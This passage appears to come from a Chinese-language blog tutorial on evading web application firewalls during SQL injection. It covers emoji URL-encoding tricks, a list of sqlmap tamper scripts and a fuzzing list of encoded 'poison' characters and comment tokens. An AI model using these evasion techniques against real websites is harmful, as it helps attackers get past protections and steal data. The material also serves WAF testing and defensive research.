


可以实现绕过，再来看看愤怒脸的urlencode:



最后一位是%a0，那么也就是说完全可以忽略掉最后一位，而多数emoji第四位是 < ascii 127的，所以达到绕过的只是 > ascii 127的字符，会导致waf引擎无法检测。





我是个技术人，虽然这是异想天开没有任何根据的想法，但仍愿意去尝试。courage to try!

0x06 自动化Bypass

首先总结下sqlmap的各种bypass waf tamper：

```
apostrophemask.py 用UTF-8全角字符替换单引号字符
apostrophenullencode.py 用非法双字节unicode字符替换单引号字符
appendnullbyte.py 在payload末尾添加空字符编码
base64encode.py 对给定的payload全部字符使用Base64编码
between.py 分别用“NOT BETWEEN 0 AND #”替换大于号“>”，“BETWEEN # AND #”替换等于号“=”
bluecoat.py 在SQL语句之后用有效的随机空白符替换空格符，随后用“LIKE”替换等于号“=”
```

chardoubleencode.py 对给定的payload全部字符使用双重URL编码（不处理已经编码的字符）
charencode.py 对给定的payload全部字符使用URL编码（不处理已经编码的字符）
charunicodeencode.py 对给定的payload的非编码字符使用Unicode URL编码（不处理已经编码的字符）
concat2concatws.py 用“CONCAT_WS(MID(CHAR(0), 0, 0), A, B)”替换像“CONCAT(A, B)”的实例
equaltolike.py 用“LIKE”运算符替换全部等于号“=”
greatest.py 用“GREATEST”函数替换大于号“>”
halfversionedmorekeywords.py 在每个关键字之前添加MySQL注释
ifnull2ifisnull.py 用“IF(ISNULL(A), B, A)”替换像“IFNULL(A, B)”的实例
lowercase.py 用小写值替换每个关键字字符
modsecurityversioned.py 用注释包围完整的查询
modsecurityzeroversioned.py 用当中带有数字零的注释包围完整的查询
multiplespaces.py 在SQL关键字周围添加多个空格
nonrecursivereplacement.py 用representations替换预定义SQL关键字，适用于过滤器
overlongutf8.py 转换给定的payload当中的所有字符
percentage.py 在每个字符之前添加一个百分号
randomcase.py 随机转换每个关键字字符的大小写
randomcomments.py 向SQL关键字中插入随机注释
securesphere.py 添加经过特殊构造的字符串
sp_password.py 向payload末尾添加“sp_password” for automatic obfuscation from DBMS logs
space2comment.py 用“/**/”替换空格符
space2dash.py 用破折号注释符“-”其次是一个随机字符串和一个换行符替换空格符
space2hash.py 用磅注释符“#”其次是一个随机字符串和一个换行符替换空格符
space2morehash.py 用磅注释符“#”其次是一个随机字符串和一个换行符替换空格符
space2mssqlblank.py 用一组有效的备选字符集当中的随机空白符替换空格符
space2mssqlhash.py 用磅注释符“#”其次是一个换行符替换空格符
space2mysqlblank.py 用一组有效的备选字符集当中的随机空白符替换空格符
space2mysqldash.py 用破折号注释符“-”其次是一个换行符替换空格符
space2plus.py 用加号“+”替换空格符
space2randomblank.py 用一组有效的备选字符集当中的随机空白符替换空格符
unionalltounion.py 用“UNION SELECT”替换“UNION ALL SELECT”
unmagicquotes.py 用一个多字节组合%bf%27和末尾通用注释一起替换空格符
varnish.py 添加一个HTTP头“X-originating-IP”来绕过WAF
versionedkeywords.py 用MySQL注释包围每个非函数关键字
versionedmorekeywords.py 用MySQL注释包围每个关键字
xforwardedfor.py 添加一个伪造的HTTP头“X-Forwarded-For”来绕过WAF


看起来很全，但有个缺点就是功能单一，灵活程度面对当今的主流waf来说很吃力了。

鉴于多数waf产品是使用Rule进行防护，那么这里也不提什么高大上的机器学习。就是简单粗暴的fuzz。

去年黄登提到过建立有毒标示模型，根据这个模型将waf进行训练。

```
;有毒标识列表
(set 'POISON_KEYWORD_LST '(
(%0A) (%0b) (%0c) (%0D) (%A0) (%92) (%20) (%09)
(%) (~) (!) (^) (<) (<<) (>>) (<>) (<=>) (XOR) (%34) (%34%34) (') ('') (||) (&) (++) (2.3) (.)(.) (_) (|) (*) (?) (:) (@) (@@) ([) (-) (+) ;特殊字符
(/*) (--) (;) (;--a) (//) (/**/) (#) (--+) "(" (/*~!~*/) (/*~!sElect~*/);注释
(3e2) (%5C%4E) (%c0%20) (%c0%a0) (%u0020) (%uff00) (%u0027) (%u02b9) (%u02bc) (%u02c8) (%u2032) (%uff07) (%c0%27) (%c0%a7) (%e0%80%a7)))
```

我把每个sql关键字两侧可插入的点称之为“位”，最基本的一句注入语句就有这些位：



假设有n个有毒标示
最基本的注入语句可以插入五个位
这五个位定义为a1,a2...a5
那么结果将会是多少呢?

$$a1^n + a2^n + a3^n + a4^n + a5^n$$

这个是叠加的，关键字不止这些，稍微复杂一点的环境就会需要更多的关键字来注入，也就会需要fuzz更多的位。

还需要经过各种编码过后，根据数据库的样式使用相应的特性和配合的函数等等。

当前几个关键字达到绕过效果时，只需继续fuzz后面几个位即可。

还有就是传输过程中可测试的点：

因为当我们在传输的过程中导致的绕过往往是致命的，比如中间件的特性/缺陷，导致waf不能识别或者是在满足特定条件下的欺骗了waf。

0x07 End

一写起来就根本停不起来，后期决定出一系列waf绕过文，例如文件上传、webshell防御、权限提升等Waf绕过。xss的bypass就算了，防不胜防...（如果又想到什么有趣的手法的话，我会以下面回帖的方式给大家）